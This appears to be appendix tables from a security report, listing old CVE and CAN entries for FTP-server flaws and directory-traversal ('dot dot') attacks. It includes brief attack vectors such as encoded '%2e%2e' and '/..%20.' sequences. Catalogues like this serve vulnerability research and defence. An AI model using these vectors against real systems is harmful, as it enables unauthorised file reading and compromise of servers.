CAN-2001-0480	Directory traversal vulnerability in Alex's FTP Server 0.7 allows remote attackers to read arbitrary files via a ... (modified dot dot) in the (1) GET or (2) CD commands.
CAN-2001-0452	BRS WebWeaver FTP server before 0.64 Beta allows remote attackers to obtain the real pathname of the server via a "CD *" command followed by an

	ls command.
CAN-2001-0450	Directory traversal vulnerability in Transsoft FTP Broker before 5.5 allows attackers to (1) delete arbitrary files via DELETE, or (2) list arbitrary directories via LIST, via a .. (dot dot) in the file name.
CAN-2001-0421	FTP server in Solaris 8 and earlier allows local and remote attackers to cause a core dump in the root directory, possibly with world-readable permissions, by providing a valid username with an invalid password followed by a CWD ~ command, which could release sensitive information such as shadowed passwords, or fill the disk partition.
CAN-2001-0325	Buffer overflow in QNX RTP 5.60 allows remote attackers to cause a denial of service and possibly execute arbitrary commands via a large number of arguments to the stat command.
CAN-2001-0294	Directory traversal vulnerability in TYPSoft FTP Server 0.85 allows remote attackers to read arbitrary files via (1) a .. (dot dot) in a GET command, or (2) a ... in a CWD command.
CAN-2001-0293	Directory traversal vulnerability in FtpXQ FTP server 2.0.93 allows remote attackers to read arbitrary files via a .. (dot dot) in the GET command.
CAN-2001-0283	Directory traversal vulnerability in SunFTP build 9 allows remote attackers to read arbitrary files via .. (dot dot) characters in various commands, including (1) GET, (2) MKDIR, (3) RMDIR, (4) RENAME, or (5) PUT.
CAN-2001-0264	Gene6 G6 FTP Server 2.0 (aka BPFTP Server 2.10) allows remote attackers to obtain NETBIOS credentials by requesting information on a file that is in a network share, which causes the server to send the credentials to the host that owns the share, and allows the attacker to sniff the connection.
CAN-2001-0263	Gene6 G6 FTP Server 2.0 (aka BPFTP Server 2.10) allows attackers to read file attributes outside of the web root via the (1) SIZE and (2) MDTM commands when the "show relative paths" option is not enabled.
CAN-2001-0256	FaSTream FTP++ Server 2.0 allows remote attackers to cause a denial of service, and possibly execute arbitrary commands, via a long username.
CAN-2001-0255	FaSTream FTP++ Server 2.0 allows remote attackers to list arbitrary directories by using the "ls" command and including the drive letter name (e.g. C:) in the requested pathname.
CAN-2001-0254	FaSTream FTP++ Server 2.0 allows remote attackers to obtain the real pathname of the server via the "pwd" command.
CAN-2001-0249	Heap overflow in FTP daemon in Solaris 8 allows remote attackers to execute arbitrary commands by creating a long pathname and calling the LIST command, which uses glob to generate long strings.
CAN-2001-0248	Buffer overflow in FTP server in HPUX 11 allows remote attackers to execute arbitrary commands by creating a long pathname and calling the STAT command, which uses glob to generate long strings.
CAN-2001-0247	Buffer overflows in BSD-based FTP servers allows remote attackers to execute arbitrary commands via a long pattern string containing a {} sequence, as seen in (1) g_opendir, (2) g_lstat, (3) g_stat, and (4) the glob0 buffer as used in the glob functions glob2 and glob3.
CAN-2001-0188	GoodTech FTP server 3.0.1.2.1.0 and earlier allows remote attackers to cause a denial of service via a flood of connections to the server, which causes it to crash.
CAN-2001-0103	CoffeeCup Direct and Free FTP clients uses weak encryption to store passwords in the FTPServers.ini file, which could allow attackers to easily decrypt the passwords.

CAN-2000-1116	Buffer overflow in TransSoft Broker FTP Server before 4.3.0.1 allows remote attackers to cause a denial of service and possibly execute arbitrary commands via a long command.
CAN-2000-1062	Buffer overflow in the FTP service in HP JetDirect printer card Firmware x.08.20 and earlier allows remote attackers to cause a denial of service.
CAN-2000-1035	Buffer overflows in TYPSoft FTP Server 0.78 and earlier allows remote attackers to cause a denial of service and possibly execute arbitrary commands via a long USER, PASS, or CWD command.
CAN-2000-1033	Serv-U FTP Server allows remote attackers to bypass its anti-hammering feature by first logging on as a valid user (possibly anonymous) and then attempting to guess the passwords of other users.
CAN-2000-0656	Buffer overflow in AnalogX proxy server 4.04 and earlier allows remote attackers to cause a denial of service via a long USER command in the FTP protocol.
CAN-2000-0574	FTP servers such as OpenBSD ftpd, NetBSD ftpd, ProFTPd and Opieftpd do not properly cleanse untrusted format strings that are used in the setproctitle function (sometimes called by set_proc_title), which allows remote attackers to cause a denial of service or execute arbitrary commands.
CAN-2000-0479	Dragon FTP server allows remote attackers to cause a denial of service via a long USER command.
CAN-2000-0214	FTP Explorer uses weak encryption for storing the username, password, and profile of FTP sites.
CAN-2000-0143	The SSH protocol server sshd allows local users without shell access to redirect a TCP connection through a service that uses the standard system password database for authentication, such as POP or FTP.
CAN-2000-0133	Buffer overflows in Tiny FTPd 0.52 beta3 FTP server allows users to execute commands via the STOR, RNTO, MKD, XMKD, RMD, XRMD, APPE, SIZE, and RNFR commands.
CAN-2000-0129	Buffer overflow in the SHGetPathFromIDList function of the Serv-U FTP server allows attackers to cause a denial of service by performing a LIST command on a malformed .lnk file.
CAN-1999-1568	Off-by-one error in NcFTPd FTP server before 2.4.1 allows a remote attacker to cause a denial of service (crash) via a long PORT command.
CAN-1999-1562	gFTP FTP client 1.13, and other versions before 2.0.0, records a password in plaintext in (1) the log window, or (2) in a log file.
CAN-1999-1544	Buffer overflow in FTP server in Microsoft IIS 3.0 and 4.0 allows local and sometimes remote attackers to cause a denial of service via a long NLST (ls) command.
CAN-1999-1539	Buffer overflow in FTP server in QPC Software's QVT/Term Plus versions 4.2d and 4.3 and QVT/Net 4.3 allows remote attackers to cause a denial of service, and possibly execute arbitrary commands, via a long (1) user name or (2) password.
CAN-1999-1519	Gene6 G6 FTP Server 2.0 allows a remote attacker to cause a denial of service (resource exhaustion) via a long (1) user name or (2) password.
CAN-1999-1514	Buffer overflow in Celtech ExpressFS FTP server 2.x allows remote attackers to cause a denial of service, and possibly execute arbitrary commands, via a long USER command.
CAN-1999-1510	Buffer overflows in Bisonware FTP server prior to 4.1 allow remote attackers to cause a denial of service, and possibly execute arbitrary commands, via long (1) USER, (2) LIST, or (3) CWD commands.

CAN-1999-1345	Auto_FTP.pl script in Auto_FTP 0.2 uses the /tmp/ftp_tmp as a shared directory with insecure permissions, which allows local users to (1) send arbitrary files to the remote server by placing them in the directory, and (2) view files that are being transferred.
CAN-1999-1344	Auto_FTP.pl script in Auto_FTP 0.2 stores usernames and passwords in plaintext in the auto_ftp.conf configuration file.
CAN-1999-1337	FTP client in Midnight Commander (mc) before 4.5.11 stores usernames and passwords for visited sites in plaintext in the world-readable history file, which allows other local users to gain privileges.
CAN-1999-1293	mod_proxy in Apache 1.2.5 and earlier allows remote attackers to cause a denial of service via malformed FTP commands, which causes Apache to dump core.
CAN-1999-1271	Macromedia Dreamweaver uses weak encryption to store FTP passwords, which could allow local users to easily decrypt the passwords of other users.
CAN-1999-1235	Internet Explorer 5.0 records the username and password for FTP servers in the URL history, which could allow (1) local users to read the information from another user's index.dat, or (2) people who are physically observing ("shoulder surfing") another user to read the information from the status bar when the user moves the mouse over a link.
CAN-1999-1195	NAI VirusScan NT 4.0.2 does not properly modify the scan.dat virus definition file during an update via FTP, but it reports that the update was successful, which could cause a system administrator to believe that the definitions have been updated correctly.
CAN-1999-1171	IPswitch WS_FTP allows local users to gain additional privileges and modify or add mail accounts by setting the "flags" registry key to 1920.
CAN-1999-1170	IPswitch IMail allows local users to gain additional privileges and modify or add mail accounts by setting the "flags" registry key to 1920.
CAN-1999-1149	Buffer overflow in CSM Proxy 4.1 allows remote attackers to cause a denial of service (crash) via a long string to the FTP port.
CAN-1999-1058	Buffer overflow in Vermillion FTP Daemon VFTPD 1.23 allows remote attackers to cause a denial of service, and possibly execute arbitrary commands, via several long CWD commands.
CAN-1999-0661	A system is running a version of software that was replaced with a Trojan Horse at one of its distribution points, such as (1) TCP Wrappers 7.6, (2) util-linux 2.9g, (3) wuarchive ftpd (wuftpd) 2.2 and 2.1f, (4) IRC client (ircII) ircII 2.2.9, or (5) OpenSSH 3.4p1.
CAN-1999-0614	The FTP service is running.
CAN-1999-0527	The permissions for system-critical data in an anonymous FTP account are inappropriate. For example, the root directory is writeable by world, a real password file is obtainable, or executable commands such as "ls" can be overwritten.
CAN-1999-0497	Anonymous FTP is enabled
CAN-1999-0200	Windows NT FTP server (WFTP) with the guest account enabled without a password allows an attacker to log into the FTP server using any username and password.
CAN-1999-0156	wu-ftpd FTP daemon allows any user and password combination.

Appendix B: List of .. (dot dot) Attacks

Table 4: Complete Common Vulnerabilities and Exposures (CVE) List of .. (dot dot) attacks. Source: http://cve.mitre.org

Name	Description
CVE-1999-0108	The printers program in IRIX has a buffer overflow that gives root access to local users.
CVE-1999-0145	Sendmail WIZ command enabled, allowing root access.
CVE-1999-0149	The wrap CGI program in IRIX allows remote attackers to view arbitrary directory listings via a .. (dot dot) attack.
CVE-1999-0166	NFS allows users to use a "cd .." command to access other directories besides the exported file system.
CVE-1999-0174	The view-source CGI program allows remote attackers to read arbitrary files via a .. (dot dot) attack.
CVE-1999-0179	Windows NT crashes or locks up when a Samba client executes a "cd .." command on a file share.
CVE-1999-0464	Local users can perform a denial of service in Tripwire 1.2 and earlier using long filenames.
CVE-1999-0474	The ICQ Webserver allows remote attackers to use .. to access arbitrary files outside of the user's personal directory.
CVE-1999-0681	Buffer overflow in Microsoft FrontPage Server Extensions (PWS) 3.0.2.926 on Windows 95, and possibly other versions, allows remote attackers to cause a denial of service via a long URL.
CVE-1999-0695	The Sybase PowerDynamo personal web server allows attackers to read arbitrary files through a .. (dot dot) attack.
CVE-1999-0771	The web components of Compaq Management Agents and the Compaq Survey Utility allow a remote attacker to read arbitrary files via a .. (dot dot) attack.
CVE-1999-0787	The SSH authentication agent follows symlinks via a UNIX domain socket.
CVE-1999-0842	Symantec Mail-Gear 1.0 web interface server allows remote users to read arbitrary files via a .. (dot dot) attack.
CVE-1999-0881	Falcon web server allows remote attackers to read arbitrary files via a .. (dot dot) attack.
CVE-1999-0887	FTGate web interface server allows remote attackers to read files via a .. (dot dot) attack.
CVE-1999-0897	iChat ROOMS Webserver allows remote attackers to read arbitrary files via a .. (dot dot) attack.
CVE-1999-0915	URL Live! web server allows remote attackers to read arbitrary files via a .. (dot dot) attack.
CVE-1999-0927	NTMail allows remote attackers to read arbitrary files via a .. (dot dot) attack.
CVE-1999-0933	TeamTrack web server allows remote attackers to read arbitrary files via a .. (dot dot) attack.
CVE-1999-0958	sudo 1.5.x allows local users to execute arbitrary commands via a .. (dot dot) attack.
CVE-1999-1005	Groupwise web server GWWEB.EXE allows remote attackers to read arbitrary files with .htm extensions via a .. (dot dot) attack using the HELP parameter.
CVE-1999-1045	pnserver in RealServer 5.0 and earlier allows remote attackers to cause a denial of service by sending a short, malformed request.
CVE-1999-1177	Directory traversal vulnerability in nph-publish before 1.2 allows remote attackers to overwrite arbitrary files via a .. (dot dot) in the pathname for an

	upload operation.
CVE-1999-1188	mysqld in MySQL 3.21 creates log files with world-readable permissions, which allows local users to obtain passwords for users who are added to the user database.
CVE-1999-1309	Sendmail before 8.6.7 allows local users to gain root access via a large value in the debug (-d) command line option.
CVE-1999-1351	Directory traversal vulnerability in KVIrc IRC client 0.9.0 with the "Listen to !nick <soundname> requests" option enabled allows remote attackers to read arbitrary files via a .. (dot dot) in a DCC GET request.
CVE-2000-0003	Buffer overflow in UnixWare rtpm program allows local users to gain privileges via a long environmental variable.
CVE-2000-0039	AltaVista search engine allows remote attackers to read files above the document root via a .. (dot dot) in the query.cgi CGI program.
CVE-2000-0052	Red Hat userhelper program in the usermode package allows local users to gain root access via PAM and a .. (dot dot) attack.
CVE-2000-0117	The siteUserMod.cgi program in Cobalt RaQ2 servers allows any Site Administrator to modify passwords for other users, site administrators, and possibly admin (root).
CVE-2000-0130	Buffer overflow in SCO scohelp program allows remote attackers to execute commands.
CVE-2000-0144	Axis 700 Network Scanner does not properly restrict access to administrator URLs, which allows users to bypass the password protection via a .. (dot dot) attack.
CVE-2000-0174	StarOffice StarScheduler web server allows remote attackers to read arbitrary files via a .. (dot dot) attack.
CVE-2000-0180	Sojourn search engine allows remote attackers to read arbitrary files via a .. (dot dot) attack.
CVE-2000-0191	Axis StorPoint CD allows remote attackers to access administrator URLs without authentication via a .. (dot dot) attack.
CVE-2000-0210	The lit program in Sun Flex License Manager (FlexLM) follows symlinks, which allows local users to modify arbitrary files.
CVE-2000-0240	vqSoft vqServer program allows remote attackers to read arbitrary files via a /........../ in the URL, a variation of a .. (dot dot) attack.
CVE-2000-0257	Buffer overflow in the NetWare remote web administration utility allows remote attackers to cause a denial of service or execute commands via a long URL.
CVE-2000-0261	The AVM KEN! web server allows remote attackers to read arbitrary files via a .. (dot dot) attack.
CVE-2000-0282	TalentSoft webpsvr daemon in the Web+ shopping cart application allows remote attackers to read arbitrary files via a .. (dot dot) attack on the webplus CGI program.
CVE-2000-0303	Quake3 Arena allows malicious server operators to read or modify files on a client via a dot dot (..) attack.
CVE-2000-0318	Atrium Mercur Mail Server 3.2 allows local attackers to read other user's email and create arbitrary files via a dot dot (..) attack.
CVE-2000-0332	UltraBoard.pl or UltraBoard.cgi CGI scripts in UltraBoard 1.6 allows remote attackers to read arbitrary files via a pathname string that indudes a dot dot (..) and ends with a null byte.
CVE-2000-0436	MetaProducts Offline Explorer 1.2 and earlier allows remote attackers to access arbitrary files via a .. (dot dot) attack.
CVE-2000-0443	The web interface server in HP Web JetAdmin 5.6 allows remote attackers to read arbitrary files via a .. (dot dot) attack.
CVE-2000-0469	Selena Sol WebBanner 4.0 allows remote attackers to read arbitrary files via a .. (dot dot) attack.

CVE-2000-0565	SmartFTP Daemon 0.2 allows a local user to access arbitrary files by uploading and specifying an alternate user configuration file via a .. (dot dot) attack.
CVE-2000-0577	Netscape Professional Services FTP Server 1.3.6 allows remote attackers to read arbitrary files via a .. (dot dot) attack.
CVE-2000-0587	The privpath directive in glftpd 1.18 allows remote attackers to bypass access restrictions for directories by using the file name completion capability.
CVE-2000-0634	The web administration interface for CommuniGate Pro 3.2.5 and earlier allows remote attackers to read arbitrary files via a .. (dot dot) attack.
CVE-2000-0638	Big Brother 1.4h1 and earlier allows remote attackers to read arbitrary files via a .. (dot dot) attack.
CVE-2000-0640	Guild FTPd allows remote attackers to determine the existence of files outside the FTP root via a .. (dot dot) attack, which provides different error messages depending on whether the file exists or not.
CVE-2000-0660	The WDaemon web server for WorldClient 2.1 allows remote attackers to read arbitrary files via a .. (dot dot) attack.
CVE-2000-0664	AnalogX SimpleServer:WWW 1.06 and earlier allows remote attackers to read arbitrary files via a modified .. (dot dot) attack that uses the %2E URL encoding for the dots.
CVE-2000-0672	The default configuration of Jakarta Tomcat does not restrict access to the /admin context, which allows remote attackers to read arbitrary files by directly calling the administrative servlets to add a context for the root directory.
CVE-2000-0674	ftp.pl CGI program for Virtual Visions FTP browser allows remote attackers to read directories outside of the document root via a .. (dot dot) attack.
CVE-2000-0705	ntop running in web mode allows remote attackers to read arbitrary files via a .. (dot dot) attack.
CVE-2000-0731	Directory traversal vulnerability in Worm HTTP server allows remote attackers to read arbitrary files via a .. (dot dot) attack.
CVE-2000-0739	Directory traversal vulnerability in strong.exe program in NAI Net Tools PKI server 1.0 before HotFix 3 allows remote attackers to read arbitrary files via a .. (dot dot) attack in an HTTPS request to the enrollment server.
CVE-2000-0780	The web server in IPSWITCH IMail 6.04 and earlier allows remote attackers to read and delete arbitrary files via a .. (dot dot) attack.
CVE-2000-0782	netauth.cgi program in Netwin Netauth 4.2e and earlier allows remote attackers to read arbitrary files via a .. (dot dot) attack.
CVE-2000-0810	Auction Weaver 1.0 through 1.04 does not properly validate the names of form fields, which allows remote attackers to delete arbitrary files and directories via a .. (dot dot) attack.
CVE-2000-0811	Auction Weaver 1.0 through 1.04 allows remote attackers to read arbitrary files via a .. (dot dot) attack on the username or bidfile form fields.
CVE-2000-0824	The unsetenv function in glibc 2.1.1 does not properly unset an environmental variable if the variable is provided twice to a program, which could allow local users to execute arbitrary commands in setuid programs by specifying their own duplicate environmental variables such as LD_PRELOAD or LD_LIBRARY_PATH.
CVE-2000-0853	YaBB Bulletin Board 9.1.2000 allows remote attackers to read arbitrary files via a .. (dot dot) attack.
CVE-2000-0900	Directory traversal vulnerability in ssi CGI program in thttpd 2.19 and earlier allows remote attackers to read arbitrary files via a "%2e%2e" string, a variation of the .. (dot dot) attack.
CVE-2000-0919	Directory traversal vulnerability in PHPix Photo Album 1.0.2 and earlier allows remote attackers to read arbitrary files via a .. (dot dot) attack.
CVE-2000-0920	Directory traversal vulnerability in BOA web server 0.94.8.2 and earlier allows remote attackers to read arbitrary files via a modified .. (dot dot) attack in the

	GET HTTP request that uses a "%2E" instead of a "."
CVE-2000-0921	Directory traversal vulnerability in Hassan Consulting shop.cgi shopping cart program allows remote attackers to read arbitrary files via a .. (dot dot) attack on the page parameter.
CVE-2000-0922	Directory traversal vulnerability in Bytes Interactive Web Shopper shopping cart program (shopper.cgi) 2.0 and earlier allows remote attackers to read arbitrary files via a .. (dot dot) attack on the newpage parameter.
CVE-2000-0924	Directory traversal vulnerability in search.cgi CGI script in Armada Master Index allows remote attackers to read arbitrary files via a .. (dot dot) attack in the "catigory" parameter.
CVE-2000-0975	Directory traversal vulnerability in apexec.pl in Anaconda Foundation Directory allows remote attackers to read arbitrary files via a .. (dot dot) attack.
CVE-2000-0992	Directory traversal vulnerability in scp in sshd 1.2.xx allows a remote malicious scp server to overwrite arbitrary files via a .. (dot dot) attack.
CVE-2000-1005	Directory traversal vulnerability in html_web_store.cgi and web_store.cgi CGI programs in eXtropia WebStore allows remote attackers to read arbitrary files via a .. (dot dot) attack on the page parameter.
CVE-2000-1036	Directory traversal vulnerability in Extent RBS ISP web server allows remote attackers to read sensitive information via a .. (dot dot) attack on the Image parameter.
CVE-2000-1075	Directory traversal vulnerability in iPlanet Certificate Management System 4.2 and Directory Server 4.12 allows remote attackers to read arbitrary files via a .. (dot dot) attack in the Agent, End Entity, or Administrator services.
CVE-2000-1096	crontab by Paul Vixie uses predictable file names for a temporary file and does not properly ensure that the file is owned by the user executing the crontab -e command, which allows local users with write access to the crontab spool directory to execute arbitrary commands by creating world-writeable temporary files and modifying them while the victim is editing the file.
CVE-2000-1101	Directory traversal vulnerability in Winsock FTPd (WFTPD) 3.00 and 2.41 with the "Restrict to home directory" option enabled allows local users to escape the home directory via a "/../" string, a variation of the .. (dot dot) attack.
CVE-2000-1141	Recourse ManTrap 1.6 modifies the kernel so that ".." does not appear in the /proc listing, which allows attackers to determine that they are in a honeypot system.
CVE-2000-1171	Directory traversal vulnerability in cgiforum.pl script in CGIForum 1.0 allows remote attackers to ready arbitrary files via a .. (dot dot) attack in the "thesection" parameter.
CVE-2001-0009	Directory traversal vulnerability in Lotus Domino 5.0.5 web server allows remote attackers to read arbitrary files via a .. attack.
CVE-2001-0020	Directory traversal vulnerability in Arrowpoint (aka Cisco Content Services, or CSS) allows local unprivileged users to read arbitrary files via a .. (dot dot) attack.
CVE-2001-0054	Directory traversal vulnerability in FTP Serv-U before 2.5i allows remote attackers to escape the FTP root and read arbitrary files by appending a string such as "/..%20." to a CD command, a variant of a .. (dot dot) attack.
CVE-2001-0123	Directory traversal vulnerability in eXtropia bbs_forum.cgi 1.0 allows remote attackers to read arbitrary files via a .. (dot dot) attack on the file parameter.
CVE-2001-0189	Directory traversal vulnerability in LocalWEB2000 HTTP server allows remote attackers to read arbitrary commands via a .. (dot dot) attack in an HTTP GET request.
CVE-2001-0252	iPlanet (formerly Netscape) Enterprise Server 4.1 allows remote attackers to cause a denial of service via a long HTTP GET request that contains many "/../" (dot dot) sequences.

CVE-2001-0295	Directory traversal vulnerability in War FTP 1.67.04 allows remote attackers to list directory contents and possibly read files via a "dir */../.." command.
CVE-2001-0321	opendir.php script in PHP-Nuke allows remote attackers to read arbitrary files by specifying the filename as an argument to the requesturl parameter.
CVE-2001-0333	Directory traversal vulnerability in IIS 5.0 and earlier allows remote attackers to execute arbitrary commands by encoding .. (dot dot) and "\" characters twice.
CVE-2001-0368	Directory traversal vulnerability in BearShare 2.2.2 and earlier allows a remote attacker to read certain files via a URL containing a series of . characters, a variation of the .. (dot dot) attack.
CVE-2001-0383	banners.php in PHP-Nuke 4.4 and earlier allows remote attackers to modify banner ad URLs by directly calling the Change operation, which does not require authentication.
CVE-2001-0407	Directory traversal vulnerability in MySQL before 3.23.36 allows local users to modify arbitrary files and gain privileges by creating a database whose name starts with .. (dot dot).
CVE-2001-0462	Directory traversal vulnerability in Perl web server 0.3 and earlier allows remote attackers to read arbitrary files via a .. (dot dot) in the URL.
CVE-2001-0463	Directory traversal vulnerability in cal_make.pl in PerlCal allows remote attackers to read arbitrary files via a .. (dot dot) in the p0 parameter.
CVE-2001-0467	Directory traversal vulnerability in RobTex Viking Web server before 1.07-381 allows remote attackers to read arbitrary files via a \... (modified dot dot) in an HTTP URL request.
CVE-2001-0495	Directory traversal in DataWizard WebXQ server 1.204 allows remote attackers to view files outside of the web root via a .. (dot dot) attack.
CVE-2001-0529	OpenSSH version 2.9 and earlier, with X forwarding enabled, allows a local attacker to delete any file named 'cookies' via a symlink attack.
CVE-2001-0537	HTTP server for Cisco IOS 11.3 to 12.2 allows attackers to bypass authentication and execute arbitrary commands, when local authorization is being used, by specifying a high access level in the URL.
CVE-2001-0574	Directory traversal vulnerability in MP3Mystic prior to 1.04b3 allows a remote attacker to download arbitrary files via a '..' (dot dot) in the URL.
CVE-2001-0591	Directory traversal vulnerability in Oracle JSP 1.0.x through 1.1.1 and Oracle 8.1.7 iAS Release 1.0.2 can allow a remote attacker to read or execute arbitrary .jsp files via a '..' (dot dot) attack.
CVE-2001-0593	Ananconda Partners Clipper 3.3 and earlier allows a remote attacker to read arbitrary files via a '..' (dot dot) attack in the template parameter.
CVE-2001-0615	Directory traversal vulnerability in Faust Informatics Freestyle Chat server prior to 4.1 SR3 allows a remote attacker to read arbitrary files via a specially crafted URL which includes variations of a '..' (dot dot) attack such as '...' or '....'.
CVE-2001-0630	Directory traversal vulnerability in MIMAnet viewsrc.cgi 2.0 allows a remote attacker to read arbitrary files via a '..' (dot dot) attack in the 'loc' variable.
CVE-2001-0648	Directory traversal vulnerability in PHProjekt 2.1 and earlier allows a remote attacker to conduct unauthorized activities via a dot dot (..) attack on the file module.
CVE-2001-0676	Directory traversal vulnerability in Rit Research Labs The Bat! 1.48f and earlier allows a remote attacker to create arbitrary files via a "dot dot" attack in the filename for an attachment.
CVE-2001-0680	Directory traversal vulnerability in ftpd in QPC QVT/Net 4.0 and AVT/Term 5.0 allows a remote attacker to traverse directories on the web server via a "dot dot" attack in a LIST (ls) command.
CVE-2001-0697	NetWin SurgeFTP prior to 1.1h allows a remote attacker to cause a denial of service (crash) via an 'ls ..' command.
CVE-2001-0698	Directory traversal vulnerability in NetWin SurgeFTP 2.0a and 1.0b allows a

	remote attacker to list arbitrary files and directories via the 'nlist ...' command.
CVE-2001-0784	Directory traversal vulnerability in Icecast 1.3.10 and earlier allows remote attackers to read arbitrary files via a modified .. (dot dot) attack using encoded URL characters.
CVE-2001-0804	Directory traversal vulnerability in story.pl in Interactive Story 1.3 allows a remote attacker to read arbitrary files via a .. (dot dot) attack on the "next" parameter.
CVE-2001-0805	Directory traversal vulnerability in ttawebtop.cgi in Tarantella Enterprise 3.00 and 3.01 allows remote attackers to read arbitrary files via a .. (dot dot) in the pg parameter.
CVE-2001-0900	Directory traversal vulnerability in modules.php in Gallery before 1.2.3 allows remote attackers to read arbitrary files via a .. (dot dot) in the include parameter.
CVE-2001-0963	Directory traversal vulnerability in SpoonFTP 1.1 allows local and sometimes remote attackers to access files outside of the FTP root via a ... (modified dot dot) in the CD (CWD) command.
CVE-2001-0982	Directory traversal vulnerability in IBM Tivoli WebSEAL Policy Director 3.01 through 3.7.1 allows remote attackers to read arbitrary files or directories via encoded .. (dot dot) sequences containing "%2e" strings.
CVE-2001-1010	Directory traversal vulnerability in pagecount CGI script in Sambar Server before 5.0 beta 5 allows remote attackers to overwrite arbitrary files via a .. (dot dot) attack on the page parameter.
CVE-2001-1032	admin.php in PHP-Nuke 5.2 and earlier, except 5.0RC1, does not check login credentials for upload operations, which allows remote attackers to copy and upload arbitrary files and read the PHP-Nuke configuration file by directly calling admin.php with an upload parameter and specifying the file to copy.
CVE-2001-1108	Directory traversal vulnerability in SnapStream PVS 1.2a allows remote attackers to read arbitrary files via a .. (dot dot) attack in the requested URL.
CVE-2001-1130	Sdbsearch.cgi in SuSE Linux 6.0-7.2 could allow remote attackers to execute arbitrary commands by uploading a keylist.txt file that contains filenames with shell metacharacters, then causing the file to be searched using a .. in the HTTP referer (from the HTTP_REFERER variable) to point to the directory that contains the keylist.txt file.
CVE-2001-1144	Directory traversal vulnerability in McAfee ASaP VirusScan agent 1.0 allows remote attackers to read arbitrary files via a .. (dot dot) in the HTTP request.
CVE-2001-1162	Directory traversal vulnerability in the %m macro in the smb.conf configuration file in Samba before 2.2.0a allows remote attackers to overwrite certain files via a .. in a NETBIOS name, which is used as the name for a .log file.
CVE-2001-1193	Directory traversal vulnerability in EFTP 2.0.8.346 allows local users to read directories via a ... (modified dot dot) in the CWD command.
CVE-2001-1266	Directory traversal vulnerability in Doug Neal's HTTPD Daemon (DNHTTPD) before 0.4.1 allows remote attackers to view arbitrary files via a .. (dot dot) attack using the dot hex code '%2E'.
CVE-2001-1295	Directory traversal vulnerability in Cerberus FTP Server 1.5 and earlier allows remote attackers to read arbitrary files via a .. (dot dot) in the CD command.
CVE-2002-0111	Directory traversal vulnerability in Funsoft Dino's Webserver 1.2 and earlier allows remote attackers to read files or execute arbitrary commands via a .. (dot dot) in the URL.
CVE-2002-0160	The administration function in Cisco Secure Access Control Server (ACS) for Windows, 2.6.x and earlier and 3.x through 3.01 (build 40), allows remote attackers to read HTML, Java class, and image files outside the web root via a ..\.. (modified ..) in the URL to port 2002.
CAN-1999-0216	Denial of service of inetd on Linux through SYN and RST packets.

CAN-1999-0229	Denial of service in Windows NT IIS server using ..\..
CAN-1999-0271	Progressive Networks Real Video server (pnserver) can be crashed remotely.
CAN-1999-0298	ypbind with -ypset and -ypsetme options activated in Linux Slackware and SunOS allows local and remote attackers to overwrite files via a .. (dot dot) attack.
CAN-1999-0495	A remote attacker can gain access to a file system using .. (dot dot) when accessing SMB shares.
CAN-1999-0776	Alibaba HTTP server allows remote attackers to read files via a .. (dot dot) attack.
CAN-1999-0885	Alibaba web server allows remote attackers to execute commands via a pipe character in a malformed URL.
CAN-1999-1033	Microsoft Outlook Express before 4.72.3612.1700 allows a malicious user to send a message that contains a .., which can inadvertently cause Outlook to re-enter POP3 command mode and cause the POP3 session to hang.
CAN-1999-1050	Directory traversal vulnerability in Matt Wright FormHandler.cgi script allows remote attackers to read arbitrary files via (1) a .. (dot dot) in the reply_message_attach attachment parameter, or (2) by specifying the filename as a template.
CAN-1999-1069	Directory traversal vulnerability in carbo.dll in iCat Carbo Server 3.0.0 allows remote attackers to read arbitrary files via a .. (dot dot) in the icatcommand parameter.
CAN-1999-1082	Directory traversal vulnerability in Jana proxy web server 1.40 allows remote attackers to ready arbitrary files via a "......" (modified dot dot) attack.
CAN-1999-1083	Directory traversal vulnerability in Jana proxy web server 1.45 allows remote attackers to ready arbitrary files via a .. (dot dot) attack.
CAN-1999-1113	Buffer overflow in Eudora Internet Mail Server (EIMS) 2.01 and earlier on MacOS systems allows remote attackers to cause a denial of service via a long USER command to port 106.
CAN-1999-1178	Sambar Server 4.1 beta allows remote attackers to obtain sensitive information about the server via an HTTP request for the dumpenv.pl script.
CAN-1999-1261	Buffer overflow in Rainbow Six Multiplayer allows remote attackers to cause a denial of service, and possibly execute arbitrary commands, via a long nickname (nick) command.
CAN-1999-1342	ICQ ActiveList Server allows remote attackers to cause a denial of service (crash) via malformed packets to the server's UDP port.
CAN-1999-1365	Windows NT searches a user's home directory (%systemroot% by default) before other directories to find critical programs such as NDDEAGNT.EXE, EXPLORER.EXE, USERINIT.EXE or TASKMGR.EXE, which could allow local users to bypass access restrictions or gain privileges by placing a Trojan horse program into the root directory, which is writable by default.
CAN-1999-1377	Matt Wright's download.cgi 1.0 allows remote attackers to read arbitrary files via a .. (dot dot) in the f parameter.
CAN-1999-1406	dumpreg in Red Hat Linux 5.1 opens /dev/mem with O_RDWR access, which allows local users to cause a denial of service (crash) by redirecting fd 1 (stdout) to the kernel.
CAN-1999-1435	Buffer overflow in libsocks5 library of Socks 5 (socks5) 1.0r5 allows local users to gain privileges via long environmental variables.
CAN-1999-1443	Micah Software Full Armor Network Configurator and Zero Administration allow local users with physical access to bypass the desktop protection by (1) using <CTRL><ALT><DEL> and kill the process using the task manager, (2) booting the system from a separate disk, or (3) interrupting certain processes that execute while the system is booting.
CAN-1999-1509	Directory traversal vulnerability in Etype Eserv 2.50 web server allows a remote

	attacker to read any file in the file system via a .. (dot dot) in a URL.
CAN-2000-0054	search.cgi in the SolutionScripts Home Free package allows remote attackers to view directories via a .. (dot dot) attack.
CAN-2000-0085	Hotmail does not properly filter JavaScript code from a user's mailbox, which allows a remote attacker to execute code via the LOWSRC or DYNRC parameters in the IMG tag.
CAN-2000-0126	Sample Internet Data Query (IDQ) scripts in IIS 3 and 4 allow remote attackers to read files via a .. (dot dot) attack.
CAN-2000-0153	FrontPage Personal Web Server (PWS) allows remote attackers to read files via a .... (dot dot) attack.
CAN-2000-0187	EZShopper 3.0 loadpage.cgi CGI script allows remote attackers to read arbitrary files via a .. (dot dot) attack or execute commands via shell metacharacters.
CAN-2000-0188	EZShopper 3.0 search.cgi CGI script allows remote attackers to read arbitrary files via a .. (dot dot) attack or execute commands via shell metacharacters.
CAN-2000-0241	vqSoft vqServer stores sensitive information such as passwords in cleartext in the server.cfg file, which allows attackers to gain privileges.
CAN-2000-0524	Microsoft Outlook and Outlook Express allow remote attackers to cause a denial of service by sending email messages with blank fields such as BCC, Reply-To, Return-Path, or From.
CAN-2000-0526	mailview.cgi CGI program in MailStudio 2000 2.0 and earlier allows remote attackers to read arbitrary files via a .. (dot dot) attack.
